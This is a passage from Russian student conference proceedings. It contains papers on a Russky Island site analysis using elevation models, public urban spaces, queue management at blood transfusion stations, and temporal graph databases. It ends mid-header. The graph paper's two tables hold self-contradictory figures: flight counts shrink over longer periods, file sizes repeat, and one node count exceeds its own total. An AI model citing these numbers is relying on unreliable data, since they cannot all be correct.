Для привлечения и удержания кадров, необходимых для реализации долгосрочных целей развития территории о. Русский и притока постоянного населения запланировано создание качественной комфортной жилой среды, обеспеченной необходимой инфраструктурой для автономного проживания [3]. В рамках создания комфортной городской среды запланирован ввод многоэтажной жилой застройки не менее 700 тыс. м<sup>2</sup>; малоэтажной – не менее 40 тыс. м<sup>2</sup>; коттеджных поселков повышенной комфортности площадью от 44 тыс. м<sup>2</sup>, включая общественные пространства, частный детский сад, школу, коммерческие площади и спортивные сооружения; качественных торгово-развлекательных площадей объемом не менее 55 тыс. м<sup>2</sup>, ориентированных на обслуживание как постоянного населения, так и туристического потока на остров.

Формой застройки территории был выбран многофункциональный жилой комплекс (МФЖК). Из понятия МФЖК следует, что он соединяет различные по функциональному



назначению здания: жилые, общественные и административные, объединенные одним композиционно-планировочным замыслом. Поэтому для строительства МФЖК учитываются:

- расположение участка;
- размер участка;
- историко-культурный контекст;
- функциональное назначение территории в соответствии с правилами землепользования и застройки;
- транспортная доступность выбранной территории;
- рельеф территории и наличие акватории.

Для анализа рельефа и транспортной схемы о.Русский были построены цифровые модели рельефа (ЦМР), включающие ориентацию и крутизну склонов. Были использованы данные SRTM (Shuttle radar topographic mission), представляющие собой радиолокационную съемку местности, проводившуюся в 2000 г. космическим кораблем «Шаттл». Данные SRTM получены на сайте геологической службы США (USGS – United States Geological Survey) и являются общедоступными [4]. Изначально на карте сайта USGS (Исследователь Земли) критерием поиска указан полигон, охватывающий остров Русский. В последующем полигоном была выбрана территория, захватывающая бухту Труда, с координатами участка проектирования 43,0357° с.ш. и 131,8785° в.д. Результатом выбора стали наборы данных SRTM 1 Arc-Second Global и GMTED2010. Для построения ЦМР использовалась QGIS 3.28.0 – бесплатная настольная географическая информационная система (ГИС) для создания, редактирования, визуализации, анализа и публикации геопространственной информации [5].

**Расположение участка.** Остров Русский расположен в заливе Петра Великого Японского моря в километре от города Владивосток и является частью муниципального образования Владивостокский городской округ. Остров отделён от острова Елены искусственным каналом с северо-запада и разделен на 2 части: крупную юго-западную и более узкую северо-восточную – полуостров Сапёрный, который омывается водами бухты Новик с юго-запада, проливом Босфор Восточный – с севера, Уссурийским заливом – с востока. В глубь острова вдаются бухты Новик, Воевода и Рында. Территория острова – 97,6 км<sup>2</sup>, длина – около 18 км, ширина – около 13 км.

Для проектирования МФЖК взят участок 67 га (677 773 м<sup>2</sup>) внутри острова Русский в бухте Труда и выделенный на карте (рис. 1).




Рисунок 1 – Расположение участка

**Историко-культурный контекст бухты Труда.** Ранее бухта была «кладбищем кораблей» (рис. 2). Большинство кораблей, почивших здесь, принадлежали Тихоокеанскому флоту (ТОФу). Снятые с его баланса суда дожидались утилизации с 1974 года. На январь

2000 года в затопленном и полузатопленном состоянии находилось 42 судна. Здесь были эсминцы, сторожевики, подводные лодки, сейнеры, гидрографические суда и пр. В настоящее время в бухте располагаются останки кораблей, на берегу есть место для их распила.



Рисунок 2 – Фотографии с квадрокоптера

**Функциональное назначение территории.** Тип многофункциональных зданий и комплексов при размещении выбирают согласно градостроительному зонированию территории, т.е. в соответствии с установленными границами территориальных зон, с регламентами их использования по функциональному назначению, параметрам застройки и ландшафтной организации [6].

В соответствии с правилами землепользования и застройки Владивостокского городского округа Приморского края участок относится к специальной общественно-жилой зоне (ОЖ-3) и предназначен для размещения: парков культуры и отдыха, индивидуального жилищного строительства, малоэтажной многоквартирной, блокированной, среднеэтажной и многоэтажной (высотной) жилой застройки.

**Транспортная доступность выбранной территории.** От Владивостока остров отделен проливом Босфор Восточный. В 2012 году было завершено строительство уникального моста. Представлена транспортная схема (рис. 3).




Рисунок 3 – Транспортная схема острова. Рельеф острова.

Организацию по перевозке жителей и гостей города на остров Русский и обратно осуществляют несколько маршрутов (15, 29 д, 74, 75, 76, 77 э, 63, 22 д). Ближайшая остановка от бухты Труда (рис. 4) находится на расстоянии 650 м, что не снижает доступность общественного транспорта.




Рисунок 4 – Путь от участка до общественного транспорта

**Анализ рельефа участка в районе бухты Труда.** Рельеф острова гористый (рис. 3) с вершинами различной высоты, называемых сопками. Известно, что наиболее высокие: Центральная (254,9 м), Главная (279,8 м) и Русская (291,2 м). Бухта имеет видовые точки (рис. 5) и форму природного амфитеатра, который может служить предпочтительной ориентацией при планировке.




Рисунок 5 – Видовые точки участка

Особенности рельефа могут быть использованы для включения доминирующего объекта в формируемый ландшафт, что позволит усилить диалог между различными элементами застройки.

Рельеф, уклоны и ориентация территории оказывают большое влияние на градостроительную композицию и вид будущего комплекса. Результат подробного анализа выполнен с помощью ЦМР (рис. 6). На первом фрагменте показана ориентация склонов по сторонам света, на втором выделены южные склоны – наиболее благоприятные для застройки жилыми домами и на третьем фрагменте – северные склоны – менее благоприятные для строительства жилых домов.




Рисунок 6 – Анализ территории с помощью ЦМР



Схемы с использованием ЦМР доработаны, выполнен комплексный анализ территории (рис. 7).




Рисунок 7 – Комплексный анализ территории

При анализе участка была выделена существующая транспортная сеть, нанесены основные направления водоразделов и тальвегов. Проанализировано существующее использование территории, наиболее ценные природные элементы ландшафта будут сохранены в проекте МФЖК. Схемы ориентации склонов по сторонам света, уклонов территории, существующих рек, низин и высот будут использованы для градостроительного решения.

Сформированное концептуальное градостроительное решение (рис. 8) более подробно будет разрабатываться в магистерской диссертации.




Рисунок 8 – Формирование градостроительного решения

На первой схеме отражены направления тальвегов и водоразделов, которые станут основой для композиции генерального плана. Транспортная сеть влияет на пространственную сетку будущей композиции. Благодаря существующим и планируемым дорогам происходит деление участка на модули.

**Заключение.** На основе проведенного анализа территории участка в Бухте Труда можно сделать вывод:

участок находится на сложном рельефе (уклон территории от 0 до 60%, перепад высоты от 0 м до 115 м);

территория предназначена для жилой застройки (функциональное назначение территории в соответствии с правилами землепользования и застройки);

участок имеет транспортную доступность;

возможна организация досуга с учетом водоема и лесного массива, расположенных вблизи. Полученные данные предполагается использовать для проекта МФЖК в условиях сложного рельефа в рамках магистерской диссертации.

#### **Список использованных источников**

1. Об утверждении Концепции развития острова Русский: распоряжение Правительства РФ от 30.05.2017 N 1134-р (ред. от 28.09.2018) // *Официальный интернет-портал правовой информации: гос. система правовой информации.* – URL: <http://publication.pravo.gov.ru/Document/View/0001201706060036?index=1&rangeSize=1> (дата обращения: 05.10.2022).
2. Правительство расширило план мероприятий по развитию острова Русский // *Официальный интернет-портал правовой информации: гос. система правовой информации.* – URL: <http://government.ru/news/43711/> (дата обращения: 05.10.2022).
3. О плане мероприятий по реализации Концепции развития острова Русский: распоряжение Правительства РФ от 23.11.2019 N 2797-р // *Законы Российской Федерации: Систематическое собрание действующего законодательства.* – URL: <https://fzakon.ru/rasporyazheniya-pravitelstva/rasporyazhenie-pravitelstva-rf-ot-23.11.2019-n-2797-r/> (дата обращения: 07.10.2022).
4. USGS science for a changing world [Электронный ресурс] URL: <https://earthexplorer.usgs.gov/> (дата обращения: 03.11.2022).
5. Загрузка QGIS [Электронный ресурс] URL: <https://qgis.org/ru/site/forusers/download.html> (дата обращения: 03.11.2022).
6. Свод правил СП 42.13330.201 Градостроительство. Планировка и застройка городских и сельских поселений. – URL: <https://gostassistant.ru/doc/51d365e4-e5e0-4e01-a843-62e78f9832fa> (дата обращения: 07.10.2022).

#### **ANALYSIS OF THE TERRITORY ON THE RUSSIAN ISLAND FOR A MULTIFUNCTIONAL RESIDENTIAL COMPLEX USING DIGITAL MODELS**

***O.A. Sablina***

*In modern urban planning, a popular form of development is a multifunctional residential complex (MCC). The proposal to build a complex on Russian Island may become in demand. The paper presents a pre-project study for the design of the IFLC, including an analysis of the territory, revealing natural conditions, terrain features, existing transport routes. Modern technologies are used to apply the methodology of studying the Earth's surface, based on the use of methods of space sensing by radar systems. Taking into account the town-planning requirements, the constructed digital relief models (DEM) help to conclude about the suitability and features of the site for the design of a housing complex combining different spaces.*

**Keywords:** multifunctional residential complex (MCC), digital relief model (DEM), SRTM, USGS, urban planning zoning, territory analysis, functional zoning.

\*\*\*\*\*

## ТЕОРЕТИЧЕСКИЕ И ПРАКТИЧЕСКИЕ ИССЛЕДОВАНИЯ ОБЩЕСТВЕННЫХ ПРОСТРАНСТВ

**Степаненко Анна Вячеславовна**

*магистр кафедры урбанистики и теории архитектуры  
института архитектуры и строительства,  
ФГБОУ ВО " Волгоградский государственный технический университет"*

**Воробьев Дмитрий Михайлович**

*магистр кафедры урбанистики и теории архитектуры института  
архитектуры и строительства  
ФГБОУ ВО " Волгоградский государственный технический университет"*

**Научный руководитель Антюфеева Ольга Алексеевна**

*кандидат архитектуры, доцент кафедры урбанистики и теории  
архитектуры института архитектуры и строительства  
ФГБОУ ВО " Волгоградский государственный технический университет"*

*В статье представлен обзор исследований организации общественных городских пространств в социальном, экономическом, историческом и культурных аспектах. Описана типология общественных пространств, определены их основные понятия и методика определения потенциальных общественных центров притяжения.*

**Ключевые слова:** *общественные пространства, публичные пространства, организация комфортной среды, городская среда.*

Качество городской жизни во многом определяется наличием общественных пространств в городе. Благодаря им формируется городское сообщество, возрождается городская культура и традиции, умножается туристическая привлекательность и повышается рейтинг города. Общественные пространства являются важнейшим элементом развития городов современности, поскольку они нейтрализуют социальные, экономические, этнические и другие различия между людьми и формируют городскую идентичность.

Городские общественные пространства и их влияние на городскую среду и людей исследуют архитекторы, урбанисты, социологи и экономисты всего мира. Проблемы публичных пространств отражены в зарубежных работах А. Лефевра, Д. Джекобса, К. Линча, Я. Гейла и др., а российские специалисты оценивают публичные пространства как важнейший элемент городской жизни людей. Об этом писали и пишут А. В. Иконников, В. Л. Глазычев, А. В. Крашенинников, Е. Г. Трубина, А. Г. Раппопорт, Е. В. Асс и другие.

Каждый исследователь рассматривает публичные пространства с уникальной точки зрения, для которой характерны свои методологические подходы. Среди этих подходов в первую очередь следует выделить архитектурно-градостроительный (пространственный), социологический и экономический.

Как художественный образ общественного пространства, так и включение городской среды в её исторический, социальный и пространственный контекст можно назвать основой архитектурно-градостроительного методологического подхода.

С социологической точки зрения общественное пространство должно в первую очередь создаваться для комфортного проживания человека. Это подразумевает за собой изучение публичного пространства с точки зрения коммуникативных потребностей людей, а само пространство определяется как место, где все эти процессы происходят.

Российские и советские специалисты приходят к единому мнению о том, что общественные пространства являются самым важным условием существования городов. В.Л. Глазычев в своих исследованиях называет вынужденное присутствие в общественном

пространстве «большого количества людей, не занятых производственной деятельностью» одним из главных признаков существования городских поселений.

Недостаточно используемые общественные территории, в которых нет никаких центров притяжения для людей не представляют собой полноценные городские сообщества. В подобном случае это не город, а агломерация, посёлок или деревня. В. Л. Глазычев разделяет понятие города на категории «пред-город», «город», «недо-город» и «не-город», указывая на то, что публичное пространство не может существовать в «пред-городе». В «недо-городе» (или посёлке) нет городского сообщества вовсе, а в «не-городе» (или большом мегаполисе) таких сообществ нет, но есть общественные пространства [2].

Многие социологи работали над понятием публичных пространств, сосредоточив внимание на определении общественности рассматриваемых территорий и на их способности объединять людей разных ценностей, убеждений и способности бессознательно влиять друг на друга.

Согласно социологическим подходам городские общественные пространства можно поделить на две главные составляющие. К первому типу относятся общественные пространства, скверы и парки, находящиеся в общественной собственности. Второй тип – это пространства со случайным временным взаимодействием, такими как улицы, пешеходные тротуары и общественный транспорт. К третьему типу относятся места преднамеренного взаимодействия, такие как кафе, музеи, магазины. Общей характеристикой всех перечисленных типов является то, что общественные пространства облегчают взаимодействие между различными группами людей, такими как соседи, гости, туристы и т.д.

Когда использование общественных пространств ограничено потребностями или контролем какой-то одной из групп населения, это приводит к уменьшению разнообразия личностей, которые могут его использовать, а также к сокращению типов социальной жизни.

В результате открытые пространства могут быть как наполовину публичными, так и на половину приватными. Полная приватизация определяется при создании жилых массивов, доступ к которым и без того очень ограничен.

С точки зрения экономики и управления городским хозяйством общественное пространство в наше время трактуется не только как плановая расходная часть городского бюджета, но и как эффективный экологический материал.

На данный момент оценить влияние общественного пространства на всю экономику города сложно. В дополнение к прямым доходам, таких как аренда недвижимости и земли, существуют также косвенные экономические показатели, которые трудно анализировать, включая внебюджетные фонды. Это новые рабочие места и налоговые поступления, люди, посещающие оздоровительные центры и парки, чтобы поправить здоровье. В следствие этого отток населения прекращается и развивается социальный капитал.

В нашей стране можно выделить два основных мнения по экономической ситуации для общественных пространств. Первое подразумевает за собой то, что создание таких пространств является частью социально-экономической стратегии, направленной на развитие комфортной городской среды. Другая мысль заключается в том, что общественные места не обязательно сложно содержать. У них может быть собственная экономика, и они могут, по крайней мере, сами сгенерировать средства на своё содержание [3].

Уже давно доказано, что комфортное и хорошо спроектированное общественное пространство положительно влияет на стоимость объектов жилого назначения, находящихся поблизости. Хорошо спланированные публичные пространства могут способствовать увеличению прибыли малого и среднего бизнеса, а также стоимости земли на близлежащие жилые участки.

Общественные пространства являются одними из самых главных элементов городской среды. Они формируют общий облик города или поселения, делают город безопасным и комфортным для проживания населения, предоставляют возможность для самовыражения и взаимодействия между людьми, а также могут положительно и эффективно влиять на городскую экономику [3].

В настоящее время во многих архитектурных бюро функционирует штат теоретиков и архитектурных исследователей, которые практикуют новые подходы к разрешению многих проблем публичных городских пространств. Без проведения пред-проектного анализа

невозможно выполнить комплексный архитектурно-научный проект. Исследованием и разработкой проектных решений занимаются архитекторы и проектировщики всего мира.

Ян Гейл в свою очередь, изучавший аспекты использования систем городских общественных пространств, разработал свой метод их изучения, который основывается на потребностях и желаниях пользователей этих пространств, в основном ориентируясь на эмоциональное и психологическое состояние, которое на них оказывает городская среда. Данный метод изучения также в первую очередь обращает внимание на возможные варианты использования общественных пространств [4].

Концепция исследования Гейла содержит несколько ключевых моментов, среди которых можно выделить главные факторы комфорта и удобства по отношению к городской общественности. Среди них, прежде всего, качество восприятия окружающей среды, уровень комфортности, психологической безопасности. Также соразмерность пространств человеку, гармония окружающей его среды, позитивное восприятие места, наличие рекреационных пространств для его восстановления и тихого отдыха.

Основные этапы включают в себя натурные исследования, качественные и количественные оценки, анализ основных проблем территории, наличие рекреации, мест для отдыха и восстановления, количество парковочных мест и т.д. [5].

Также концепции исследования публичных пространств могли базироваться на количественных показателях, таких как количество жителей, процент проживающих детей, подростков, пожилых людей, а также физического состояния зданий, экологическое состояние территории и т.д [6].

Таким образом, на основе полученных данных были сформированы подобные решения и концепции для развития территорий общественного пользования. В дополнение к этим разделениям городской среды исследователи также выявили несколько других способов определения общественного пространства. Среди них определяют разделение пространств по способу формирования, по способу смысловой нагрузки, композиции, по способу наличия зрительной открытости, или по способу конфигурации.

Общественные пространства являются неотъемлемой частью формирования городской среды. Они создают общий облик города, социализируют горожан и способствуют сокращению преступности. В городах с большим количеством общественных мест люди, как правило, чаще выходят на улицы, а многолюдность в свою очередь является ключом к оживлению городских сообществ и снижению криминала. При решении проблемы организации общественных пространств особое внимание следует уделить методам их изучения, отражающим текущую ситуацию, независимо от того, являются ли они частью проектного процесса.

#### **Список использованных источников**

1. Гейл, Я. *Города для людей; Пер. с англ. – М.: Альпина Паблишер, 2012. – 276 с.*
2. Глазычев, В.Л. *Городская среда. Технология развития: Настольная книга/ В.Л. Глазычев, М.М. Егоров, Т.В. Ильина и др. – М.: Издательство Ладья, 1995. – 240 с.: ил.*
3. Глазычев В.Л. *Политическая экономия города: учебное пособие. – М.: Издательство «Дело» АНХ, 2009. – 192 с. – (Сер. «Образовательные инвестиции»).*
4. Антюфеев, А.В. *Функционально-планировочные основы формирования линейных градостроительных систем / А.В. Антюфеев, О.А. Антюфеева // Социология города. – 2021. – № 1. – С. 15-23.*
5. Толмачева, В.А. *Общественные центры в городах линейной планировочной структуры на примере города Волгограда / В.А. Толмачева, О.А. Антюфеева // Вестник Волгоградского государственного архитектурно-строительного университета. Сер.: Строительство и архитектура. – 2019. – Вып. 1 (74). – С. 177-186.*
6. Птичникова, Г.А. *Пространство современного города как выражение социальных процессов (о «справедливости и несправедливости» городских пространств) / Г.А. Птичникова // Социология города. – 2020. – № 2. – С. 5-16.*

## THEORETICAL AND PRACTICAL STUDIES OF PUBLIC SPACES

*Stepanenko A.V., Vorobyov D.M.*

*The article presents an overview of research on the organization of public urban spaces in social, economic, historical and cultural aspects. The typology of public spaces is described, their basic concepts and methods of determining potential public centers of attraction are defined.*

**Keywords:** *public spaces, public spaces, organization of a comfortable environment, urban environment.*

\*\*\*\*\*

**ИНФОРМАТИКА,  
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ**

## КОНЦЕПТ МОДЕЛИ ИНФОРМАЦИОННО-ТЕХНИЧЕСКОГО ОБЕСПЕЧЕНИЯ ПРИЕМА ДОНОРОВ НА ПРИМЕРЕ РЕГИОНАЛЬНЫХ СТАНЦИЙ ПЕРЕЛИВАНИЯ КРОВИ

*Дерибаска Андрей Александрович*

*Студент, ФГБОУ ВО «Донской государственный технический университет»*

*В статье проведен анализ действующей модели приема доноров на ростовской станции переливания крови, выявлены ее недостатки. Предложена альтернативная модель, предполагающая использование современных средств информационно-технического обеспечения для оперативного приема доноров крови и ее компонентов.*

**Ключевые слова:** *донорство крови, проблемы донорства, барьеры донорства, медицина, информационные технологии, информационно-техническое обеспечение, взаимодействие с донорами, анкетирование.*

Привлечение молодых людей к сдаче крови на донорство является одной из приоритетных задач станций переливания крови и учреждений оказывающих информационную поддержку данному виду деятельности [1]. На данный момент в Ростове-на-Дону существует нехватка доноров и донорской крови, что заставляет учреждения и государственные органы обращаться к различным инициативам и поощрениям. Так, в среднем в России донорами являются 11 человек на 1000 человек населения, ввиду объективных причин (COVID19, СВО) – этого недостаточно [2][3]. Необходимо по меньшей мере 30 доноров на 1000 человек населения [1].

Согласно проведенному анкетированию, лишь 4,9% из числа опрошенных студентов Донского государственного технического университета хотя бы раз имели опыт сдачи крови [4]. Тем не менее всего три четверти из них ответили, что согласны на повторную сдачу крови или компонентов в будущем. Так же лишь треть опрошенных студентов-доноров являются постоянными (частыми) донорами, сдающими кровь каждые 2-3 месяца и имеющими за спиной более десяти кровосдач.

Помимо объективных причин, рассмотренных в статье, существует еще одна, не менее важная, с которой донорам приходится считаться, и, которая может отталкивать потенциальных доноров от кровосдач и редких доноров от становления частыми. Речь идёт о длительном ожидании посетителями станций переливания в очередях. Так как по СанПиНам процедуры по заготовке крови могут идти непрерывно не более 4,5 часов, то СПК имеет утренний режим работы. Соответственно весь поток доноров необходимо успеть принять утром, что создает накладки в приемах. Большинство доноров приходит к началу приема, из-за чего образуются очереди в регистратуру, в лабораторию и к врачам-трансфузиологам. Согласно проведенному опросу, каждый четвертый не желает повторно сдавать кровь и советовать процедуру своим друзьям из-за длительного ожидания в очередях и конфликтной обстановке во время ожидания. Как итог станция теряет порядка 7-8% потенциальных доноров.

Очереди на СПК – не редкость, а скорее даже обыденность, и основной причиной их возникновения является именно отсутствие современных технологических решений по взаимодействию с донорами. Так, например, ранее на Ульяновской станции переливания крови существовала возможность сдать плазму по расписанию. Запись на прием открывалась первого числа каждого месяца и действовала для всего следующего календарного месяца. Такая система в итоге была отменена, так как пусть и смогла частично оптимизировать забор плазмы, создавая отдельную очередь, но была не идеальна, ведь запись шла за месяц или более до сдачи, что приводило к некоторому количеству отсеявшихся по различным причинам доноров. В итоге станция не получала ожидаемого количества заготовок. Помимо этого, места на весь месяц разбирались в течение 15 минут, что являлось не самым честным распределением между донорами.



Хорошим примером внедрения информационно-технического обеспечения взаимодействия с донорами может похвастаться Пермская СПК. Обладая такими же непросторными холлами и структурами процедур, была внедрена модель, которая помогла снизить нагрузку и превратить живую очередь в упорядоченную, что уменьшило число возможных конфликтных ситуаций до минимума. Так же как и в Ростовской СПК, очередь определяется талонами. Однако выдаются они не в регистратуре, а в терминалах самообслуживания, что помогает снизить нагрузку на медицинский персонал [5].

Внедрение подобной модели поможет в осовременивании СПК, что вполне может привлечь молодое поколение, уже привыкшее к подобной подаче информации. Сама модель является поэтапной и в отличие от требуемых посетителю услуг, предлагает различные алгоритмы. На первом этапе в терминале самообслуживания посетителю будет задан вопрос о цели его прибытия в СПК. Если это сдача анализов или обращение с вопросом к медицинскому персоналу, то ему сразу будет выдан талон к соответствующему специалисту. Если же цель посещения – сдача крови, то на экране появится стандартная анкета донора, заполнение которой будет происходить с клавиатуры и направляться сразу к врачу-трансфузиологу. Вызов к врачу будет происходить согласно электронной очереди на соответствующем табло. Подобная схема, пусть и не решает проблему одновременного прибытия на станцию большого числа доноров, но тем, однако, не являясь сложной и требующей лишь установки инфоматов, может значительно понизить загруженность очередей.

В заключении стоит отметить, что опыт Пермской станции переливания крови показывает, что использование созданной программы, установка инфоматов и использование новейших информационных технологий позволяют повысить уровень комфортности процедуры донации и свести к минимуму негативные эмоции при посещении станции переливания крови, привлечь на станцию новых доноров, а значит – рационально использовать ограниченную донорскую базу и экономить средства.

#### **Список использованных источников**

1. Газета «Площадь Труда». Донорство должно быть в головах [Электронный ресурс] / Газета «Площадь Труда» – 2012 – Режим доступа: [http://fjpspb.com/images/stories/ploshad/2012/PT\\_300](http://fjpspb.com/images/stories/ploshad/2012/PT_300) (дата обращения 11.11.2022).
2. Сергей Петров. В Ростове в очередной раз предложили учредить звание «Почетный донор Дона» [Электронный ресурс] / Сергей Петров – 2022 – Режим доступа: <https://don24.ru/rubric/zdorove/v-rostove-v-ocherednoy-raz-predlozhili-uchredit-zvanie-pochetnyu-donor-dona.html> (дата обращения 11.11.2022).
3. Библиотека организатора донорского движения. Донорство крови [Электронный ресурс] / Библиотека организатора донорского движения – 2016 – Режим доступа: [https://yadonor.ru/common/upload/material\\_doc/file/2\\_Zarubezh\\_donorstvo\\_preview.pdf](https://yadonor.ru/common/upload/material_doc/file/2_Zarubezh_donorstvo_preview.pdf) (дата обращения 11.11.2022).
4. Андрей Дерибаска. Донорская осведомленность студентов ДГТУ [Электронный ресурс] / ИННОВАЦИОННЫЙ ПОТЕНЦИАЛ РАЗВИТИЯ ОБЩЕСТВА: ВЗГЛЯД МОЛОДЫХ УЧЕНЫХ сборник научных статей 3-й Всероссийской научной конференции перспективных разработок: в 4 т.. Том 3. Курск, – 2022 – Режим доступа: <https://www.elibrary.ru/item.asp?id=49980825> (дата обращения 29.12.2022).
5. О.С. Самовольникова. Создание и использование модели информационно-технического обеспечения оперативного приема доноров на станции переливания крови. Актуальность существующего положения [Электронный ресурс] / Научно-практический журнал Трансфузиология – 2013 – Режим доступа: <http://transfusion-web.ru/sozdaniye-i-ispolzovaniye-modeli-informatsionno-tekhnicheskogo-obespecheniya-operativnogo-priyema-donorov-na-stantsii-perelivaniya-krovi-aktualnost-sushchestvuyushchego-polozheniya> (дата обращения 29.12.2022).

**THE CONCEPT OF THE MODEL OF INFORMATION AND TECHNICAL SUPPORT  
FOR THE RECEPTION OF DONORS ON THE EXAMPLE OF REGIONAL BLOOD  
TRANSFUSION STATIONS**

*Deribaska A.A.*

*The article analyzes the current model of receiving donors at the Rostov blood transfusion station, its shortcomings are revealed. An alternative model is proposed, involving the use of modern means of information and technical support for the prompt admission of blood donors and its components.*

**Keywords:** *blood donation, donation problems, donation barriers, medicine, information technology, information and technical support, interaction with donors, questionnaire.*

\*\*\*\*\*

## ИСПОЛЬЗОВАНИЕ ВРЕМЕННЫХ ГРАФОВ С МЕТКАМИ ИНТЕРВАЛОВ

**Дубровин Анатолий Станиславович**

*ФКОУ ВО Воронежский институт ФСИИ России, профессор факультета внебюджетного образования, доктор технических наук, доцент*

**Огородникова Ольга Викторовна**

*ФКУ СИЗО-2 УФСИН России по г. Санкт-Петербургу и Ленинградской области, старший инженер группы автоматизации*

**Огородников Александр Сергеевич**

*МУ СОШ № 9 г. Тихвин Ленинградская область, ученик*

*Графовые СУБД строятся на основе модели данных графа свойств. Концепция временных баз данных может быть применена к базам данных графов, что позволит моделировать, хранить и запрашивать временные графы. В представленной модели узлы и отношения содержат атрибуты, которым присвоены метки. В данной работе рассматриваются временные графы с метками интервалов: последовательного пути. Модель последовательного пути позволяет составлять более сложные запросы, что увеличивает практическую значимость.*

**Ключевые слова:** *граф, ребро, вершина, последовательный путь, временный граф, атрибут, метка, количество узлов.*

В графе может происходить множество различных изменений по мере изменения области данных, которую он представляет с течением времени, например, могут быть добавлены и/или удалены ребра, узлы и свойства, а значения свойств могут быть обновлены [1]. Остановимся более подробно на модели данных для графов свойств с метками интервалов [2]. Рассмотрим расширение графа свойств для сохранения истории компонентов модели. Графы свойств – это графы, узлы и ребра, которые помечены набором пар (свойство, значение). Эти свойства могут меняться со временем [3]. В этой связи для сохранения истории графа модель данных должна учитывать изменения отношений и узла, но и изменение свойств. Граф свойств представляет собой структуру:

$$G(N_o, N_a, N_v, E) \quad (1)$$

где  $G$  – имя графа,  $E$  – множество ребер,  $N_o, N_a, N_v, E$  – множества узлов, узлы объектов.

Узлы объектов представляют собой сущность (Например, Persons), ребра представляют отношения между узлами объектов (например, LivesIn, FriendOf), узлы атрибутов описывают сущности (например, Name). Узлы значений представляют значение атрибута (например, Мария)

Последовательные пути.

Запросы во временном графе с метками интервалов, запрашивающие самое раннее или самое быстрое прибытие вводят понятие последовательного пути.

Последовательный путь  $P_c$  пересекающий отношение  $r$  во временном свойстве  $G$ , представляет собой последовательность узлов

$$P = (n_1, n_2, r[t_1, t_2]) \dots (n_{k-1}, n_k, r[t_{k-1}, t_k]) \quad (2)$$

где  $(n_i, n_{i+1}, r[t_i, t_{i+1}])$  –  $i$ -е временное ребро в  $P$  для  $1 \leq i \leq k$  и  $t_{i-1} < t_i$  для

$1 \leq i \leq k$ . Момент  $t_k$  это время окончания  $P$  обозначаемое  $end(P)$ , а  $t_1$  - время начало  $P$ , обозначается как  $start(P)$ . Продолжительность  $P$  определяется как  $dr(P) = end(P) - start(P)$ , а расстояние  $P$  как  $dist(P) = k$ .

С помощью понятия последовательного пути можно определить несколько различные временных путей.

Типы последовательных путей.

Путь  $G$  будет временным графом свойств  $G$ , отношением  $r$  в  $G$ , исходным узлом  $n_s$  и целевым узлом  $n_t$ , оба в  $G$ . Есть также временной интервал  $[t_s, t_e]$ . Пусть

$$\rho(n_s, n_t, r[t_s, t_e]) = \{P \mid P \text{ -- последовательный путь из } x \text{ в } y \text{ такой, что } start(P) \geq t_s, end(P) \leq t_e\} \quad (3)$$

– последовательный путь из  $x$  в  $y$  такой, что  $start(P) \geq t_s, end(P) \leq t_e$

Могут быть определены следующие пути:

Путь с самым ранним прибытием – это путь, который может быть пройден за заданное время. Такой интервал, чтобы время окончания пути было минимальным.

$$P \in \rho(n_s, n_t, r[t_s, t_e]) \quad (4)$$

такой что

$$end(P) = \min\{end(P') : P' \in \rho(n_s, n_t, r, [t_s, t_e])\} \quad (5)$$

Путь последовательного отправления – это путь, который может быть пройден за заданный интервал так, чтобы время начала пути было максимальным

$$P \in \rho(x, y, [t_s, t_e]) \quad (6)$$

так, что

$$start(P) = \max\{start(P') : P' \in \rho(n_s, n_t, r, [t_s, t_e])\} \quad (7)$$

Самый быстрый – это путь который можно пройти за заданный интервал так, чтобы его продолжительность была минимальной

$$P \in \rho(n_s, n_t, r, [t_s, t_e]) \quad (8)$$

такой, что

$$dr(P) = \min\{dr(P') : P' \in \rho(n_s, n_t, r, [t_s, t_e])\} \quad (9)$$

Кратчайший путь – это путь, который можно пройти за заданный интервал так, чтобы его длина была минимальной формула (4) так

$$dist(P) = \min\{dist(P') : P' \in \rho(n_s, n_t, r, [t_s, t_e])\} \quad (10)$$

На основе данных формул можно определить больше видов путей для решения практических задач.

Описание экспериментов.

Для формирования данных для графа, для тестирования алгоритма последовательного пути

Эксперименты были проведены в среде Neo4j.[4]

Таблица 1

Эксперименты с последовательными путями: характеристики каждого набора данных.

Даты	Аэропорты	Полеты	Размер
1 неделя	312	109911	747,95 MB
1 месяц	312	67676	776,02 MB
3 месяца	315	677278	1,06 GB
6 месяцев	322	6833	747,95 MB
1 год	629	67676	776,02 MB

Алгоритмы последовательных маршрутов были протестированы с использованием базы данных рейсов, данных о задержках и отменах рейсов с использованием исходного времени

отправления и прибытия рейсов. Были сгенерированы пять наборов данных, отфильтровав полеты с разными временными интервалами. Выбранными периодами для наборов данных были: 1 неделя, 1 месяц, 3 месяца, полугодие и год. Количество рейсов и аэропорты показано в Таблице 1. Количество узлов  $V_{out}$  и  $V_{in}$  полного преобразованного графа указано в Таблице 2.

Таблица 2

Общее количество узлов в каждом наборе данных

Даты	$V_{out}$	$V_{in}$	Общий
1 неделя	71455	84215	155661
1 месяц	308656	366301	674957
3 месяца	920257	1095713	2015970
6 месяцев	1891583	22254938	5146521
1 год	3828264	4549494	8377758

Вывод.

Таким образом, в данной работе были представлены модели данных графа временных свойств с меткой интервалов: последовательного пути. Данные модели принципиально новые, что дает возможность решить больше практических задач в графовых СУБД.

#### Список использованных источников

1. Гуральник Р.И. Некоторые задачи на графовых базах данных / Р.И.Гуральник // Труды ИСП РАН. –2016. –Том 28, вып. 4.– С. 193-216.
2. Ломов П.А. Применение графовых СУБД в задачах анализа данных – 2019 г.
3. Фаулер М. NoSQL: новая методология разработки нереляционных баз данных/ М. Фаулер, П. Дж. Садаладж: пер. с англ. – М.: ООО «И.Д. Вильямс», 2013.– 192 с.
4. *Connecting and analyzing complex data relationships [Электронный ресурс]: <https://Neo4j.com>.*(20.12.2022).

#### USING TIME GRAPHS WITH INTERVAL LABELS

*Dubrovin A.S., Ogorodnikova O.V., Ogorodnikov A.S.*

*Graph DBMS are built on the basis of the property graph data model. The concept of temporal databases can be applied to graph databases to allow modeling, storing, and querying temporal graphs. In the presented model, nodes and relations contain attributes that are labeled. In this paper, time graphs with labels of intervals are considered: a sequential path. The sequential path model allows more complex queries to be written, which increases practical relevance.*

**Keywords:** *graph, edge, vertex, sequential path, temporary graph, attribute, label, number of node.*

\*\*\*\*\*

## ПЕРСПЕКТИВЫ ОБЛАЧНЫХ ВЫЧИСЛЕНИЙ НА РОССИЙСКОМ РЫНКЕ

*Дышкант Семён Сергеевич,  
